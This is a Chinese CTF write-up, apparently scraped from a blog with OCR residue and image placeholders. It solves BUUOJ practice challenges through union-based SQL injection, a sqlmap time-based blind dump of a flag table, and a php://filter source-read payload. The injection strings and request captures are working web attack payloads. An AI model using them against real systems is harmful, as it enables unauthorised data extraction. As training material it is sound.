


d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=-1' union select 1,2,database() --+

notes

2

note




```
-1' union select 1,2,group_concat(schema_name) from information_schema.schemata --+
```

notes

2
information_schema,mysql,note,performance_schema

-1’ union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=0x6e6f7465 --+
爆出表名




```
d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=-1' union select 1,2,group_concat(table_nan
```

notes


2
fl4g,notes

-1’ union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x666c3467 --+
爆出列名



```
union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x666c3467 --+
```


notes



2

flllag

-1’ union select 1,2,flllag from note.fl4g --+
得到flag
n1book{union_select_is_so_cool}




d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=-1' union select 1,2,flllag from note.fl4g --

notes

2

n1book{union_select_is_so_cool}

SQL注入-2



Challenge

84 Solves

[第一章 web入门]SQL注入-2


31

SQL注入

请访问 /login.php /user.php

《从0到1：CTFer成长之路》书籍配套题目，来源网站：book.nu1l.com

1.根据提干，访问login.php
在网页源码中，看到
废话不多说，直接bp抓包




登录N1后台管理系统

12

•

登录


经过测试发现，当用户名输入 admin的时候，提示“用户名或密码错误”，当用户名输入其他任意内容时候，提示“用户不存在”，因此判断此处username可能存在注入点。


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By.Lianzhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 CO2
1 × 2 × 3 × ...
发送 取消 < >
目标: http://0b9ec12c-510c-4291-b
请求
Raw 参数 头 Hex
响应
Raw 头 Hex Render

```
POST //login.php HTTP/1.1
Host: 0b9ec12c-510c-4291-be36-94b430b94fba.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://0b9ec12c-510c-4291-be36-94b430b94fba.node3.buuoj.cn
Connection: close
Referer: http://0b9ec12c-510c-4291-be36-94b430b94fba.node3.buuoj.cn//login.php?tips=1
Cache-Control: max-age=0

name=admin&pass=admin
```

```
HTTP/1.1 200 OK
Server:
Date: Mon, 05 Apr 2021 05:34:36 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 62

{"error":1,"msg":"\u8d26\u53f7\u6216\u5bc6\u7801\u9519\u8bef"}
```


直接上sqlmap



```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[13:28:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
4
[13:28:13] [INFO] retrieved:
[13:28:24] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[13:29:31] [INFO] retrieved: mysql
[13:29:51] [INFO] retrieved: note
[13:30:09] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] note
[*] performance_schema

[13:31:16] [INFO] fetched data logged to text files under 'C:\Users\shuai\AppData\Local\sqlmap\output\0b9ec12c-510c-4291-be36-94b430b94fba.node3.buuoj.cn'
[13:31:16] [WARNING] you haven't updated sqlmap for more than 308 days!!!
```

```
[*] ending @ 13:31:16 /2021-04-05/

D:\day1&day3\day1\burp2.011汉化>
```

爆出flag为如下：



```
[13:39:23] [INFO] fetching number of column(s) '`flag`' entries for table 'fl4g' in database 'note'
[13:39:24] [WARNING] time-based comparison requires larger statistical model, please wait............................
(done)
[13:39:26] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[13:39:32] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....................
........ (done)
[13:39:45] [INFO] adjusting time delay to 1 second due to good response times
n1book{login_sqli_is_nice}
Database: note
Table: fl4g
[1 entry]
+----------------------------+
| flag                       |
+----------------------------+
| n1book{login_sqli_is_nice} |
+----------------------------+

[13:41:34] [INFO] table 'note.fl4g' dumped to CSV file 'C:\Users\shuai\AppData\Local\sqlmap\output\0b9ec12c-510c-4291-be
36-94b430b94fba.node3.buuoj.cn\dump\note\fl4g.csv'
[13:41:34] [INFO] fetched data logged to text files under 'C:\Users\shuai\AppData\Local\sqlmap\output\0b9ec12c-510c-4291
-be36-94b430b94fba.node3.buuoj.cn'
[13:41:34] [WARNING] you haven't updated sqlmap for more than 308 days!!!

[*] ending @ 13:41:34 /2021-04-05/

D:\day1&day3\day1\burp2.011汉化>
```

flag：
n1book{login_sqli_is_nice}


afr_1

利用这一个知识点：

php://filter

是读取源代码并进行base64编码输出，可以看到源代码内容。

http://70a5ab0d-2226-44a2-bda6-52bd217f220d.node3.buuoj.cn/?p=php://filter/convert.base64-encode/resource=flag


70a5ab0d-2226-44a2-bda6-52b

PD9waHAKZGllKCdubyBubyBubycpOwovL24xYm9va3thZnJfMV9zb2x2ZWR9

base64解码得到flag：

<?php die('no no no'); //n1book{afr_1_solved} ![在这里插入图片描述](https://img-blog.csdnimg.cn/20210405135222471.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3dlaXhpbl80Mjc4MjQ0Mw==,size_16,color_FFFFFF,t_70) ## afr_2 ![在这里插入图片描述](https://img-blog.csdnimg.cn/20210405140531686.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3dlaXhpbl80Mjc4MjQ0Mw==,size_16,color_FFFFFF,t_70) 根据图片路径，找到目录 ![在这里插入图片描述](https://img-blog.csdnimg.cn/20210405140550547.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3dlaXhpbl80Mjc4MjQ0Mw==,size_16,color_FFFFFF,t_70) 发现可访问，直接将img后面加.. ![在这里插入图片描述](https://img-blog.csdnimg.cn/20210405140628255.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3dlaXhpbl80Mjc4MjQ0Mw==,size_16,color_FFFFFF,t_70) 得到flag n1book{afr_2_solved} ## afr_3 # [第二章 web进阶] ## SSRF Training ## 死亡ping命令 ## XSS闯关 ## 文件上传 # [第三章 web进阶] # [第四章 CTF之APK章] # [第五章 CTF之RE章] # [第六章 CTF之PWN章]